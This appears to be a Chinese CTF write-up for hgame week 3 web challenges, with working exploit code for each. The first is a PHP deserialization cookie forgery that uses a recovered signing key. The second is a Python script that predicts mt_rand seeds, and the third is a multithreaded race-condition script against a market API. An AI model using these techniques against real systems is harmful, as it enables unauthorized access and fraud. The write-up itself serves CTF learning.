hgame week3

web

序列之争

> 在检查源代码时发现前端注释中写着source.zip，于是下载压缩包，开始php代码审计。
>
> 从题目序列之争得到暗示，借助搜索引擎发现是考察反序列，关注序列函数发现在moster类中，发现可以在cookie传入monster，猜测是从这里入手；往后看发现把monsterdata与encryptKey连接进行MD5加密，用于获取cookie后的检验，于是再去找encryptKey

```
class Monster
{
    private $monsterData;
    private $encryptKey;

    public function __construct($key){
        $this->encryptKey = $key;
        if(!isset($_COOKIE['monster'])){
            $this->Set();
            return;
        }

        $monsterData = base64_decode($_COOKIE['monster']);
        if(strlen($monsterData) > 32){
            $sign = substr($monsterData, -32);
            $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
            if(md5($monsterData.$this->encryptKey) === $sign){
                $this->monsterData = unserialize($monsterData);
            }else{
                session_start();
                session_destroy();
                setcookie('monster', '');
                header('Location: index.php');
                exit;
            }
        }

        $this->Set();
    }

    public function Set(){
        $monsterName = ['无名小怪', 'BOSS: The Kernal Cosmos', '小怪: Big
Eggplant', 'BOSS: The Mole King', 'BOSS: Zero Zone Witch'];
        $this->monsterData = array(
            'name' => $monsterName[array_rand($monsterName, 1)],
            'no' => rand(1, 2000),
        );
        $this->Save();
    }

    public function Get(){
```

```
        return $this->monsterData;
    }

    private function Save(){
        $sign = md5(serialize($this->monsterData) . $this->encryptKey);
        setcookie('monster', base64_encode(serialize($this->monsterData) .
$sign));
    }
}
```


> 在Game类中发现是将用户名和$encryptKey进行连接加密后传入monster中作为密钥；我一开始以为这里写着的$encryptKey就真的是$encryptKey...后来看了出题人的博客发现，把%s作为用户名传入才能得出真正的$encryptKey即gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL

```
class Game
{
    private $encryptKey = 'SUPER_SECRET_KEY_YOU_WILL_NEVER_KNOW';
    public $welcomeMsg = '%s, Welcome to Ordinal Scale!';

    private $sign = '';
    public $rank;

    public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign.= md5($this->sign . $value);
        }
    }
}
```

> 题目最终是要通过把rank的值变成1才能得到flag，通过cookie中的monster将自己构造的payload传入。
>
> 构造payload，把源码中涉及到加密的部分拿过来，然后自己创造Rank类把rank变量设为public从而能进行覆盖

```
#payload
<?php

class Rank
{
    public $rank = 1;
    #private $key =
'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
x';
```

```
}


$sign = '';
$data = ['%s', 'gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL'];

foreach($data as $key => $value){
    $sign.= md5($sign . $value);
}

$monsterData=array(
    'no' => new Rank(),
    'name' => '',
);

$sign = md5(serialize($monsterData) . $sign);
$cookiedata = base64_encode(serialize($monsterData) . $sign);

echo $cookiedata;

?>
```




二发入魂

> 看着那个妙蛙种子...二发...猜测和伪随机数有关
>
> 而且题目要求两秒提交答案，估计要写py脚本

> 最终查到一篇文章 https://www.ambionics.io/blog/php-mt-rand-prediction ，然后发现github上有现成的工程，根据文章的算法以及github的工程写脚本（一开始还天真的想着把算法看看懂...后面...直接拿来用看看能不能跑出来
>
> 获取第一个和第226个随机数带入github的工程中，得出seed，再post过去得出flag

```
import requests
import reverse_mt_rand
from bs4 import BeautifulSoup

url = 'https://twoshot.hgame.n3ko.co/random.php?times=228'
```

```
s = requests.session()
start = 0
end = 227

response = eval(s.get(url).text)
data = reverse_mt_rand.main_re(int(response[start]), int(response[end]), start,
0)
url_post = 'https://twoshot.hgame.n3ko.co/verify.php'
data = {'ans': data}
rs = s.post(url_post, data=data)
print(rs.text)
```



cosmos二手市场

> 试了小数负数都不太行，后面经过查询发现是考察条件竞争，利用服务器并发处理多线程没有加锁，同时处理多个请求的时间间隙。
>
> 于是写了脚本用多线程去同时买然后同时卖，中间手动调整商品买卖的数量...效率比较低 不过还是拿到flag

```
import requests
from threading import Thread
url_buy = 'http://121.36.88.65:9999/API/?method=buy'
url_solve = 'http://121.36.88.65:9999/API/?method=solve'
header = {'Cookie': 'PHPSESSID=on8nad97el7Ofb6hd9idr4kboh',
          'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36',
          'Host': '121.36.88.65:9999',
          'Referer': 'http://121.36.88.65:9999/market.html',
          }



class attack(Thread):
    def __init__(self, data, method):
        super().__init__()
        self.data = data
        self.method = method
```

```
    def attack_buy(self):
        k = requests.post(url=url_buy, headers=header, data=self.data)
        print(k.text)

    def attack_solve(self):
        requests.post(url=url_solve, headers=header, data=self.data)

    def run(self):
        if self.method == 'buy':
            self.attack_buy()
        elif self.method == 'solve':
            self.attack_solve()


data0 = {'code': '800001', 'amount': '500'}
data1 = {'code': '800002', 'amount': '500'}
data2 = {'code': '800003', 'amount': '500'}
data3 = {'code': '800004', 'amount': '500'}
```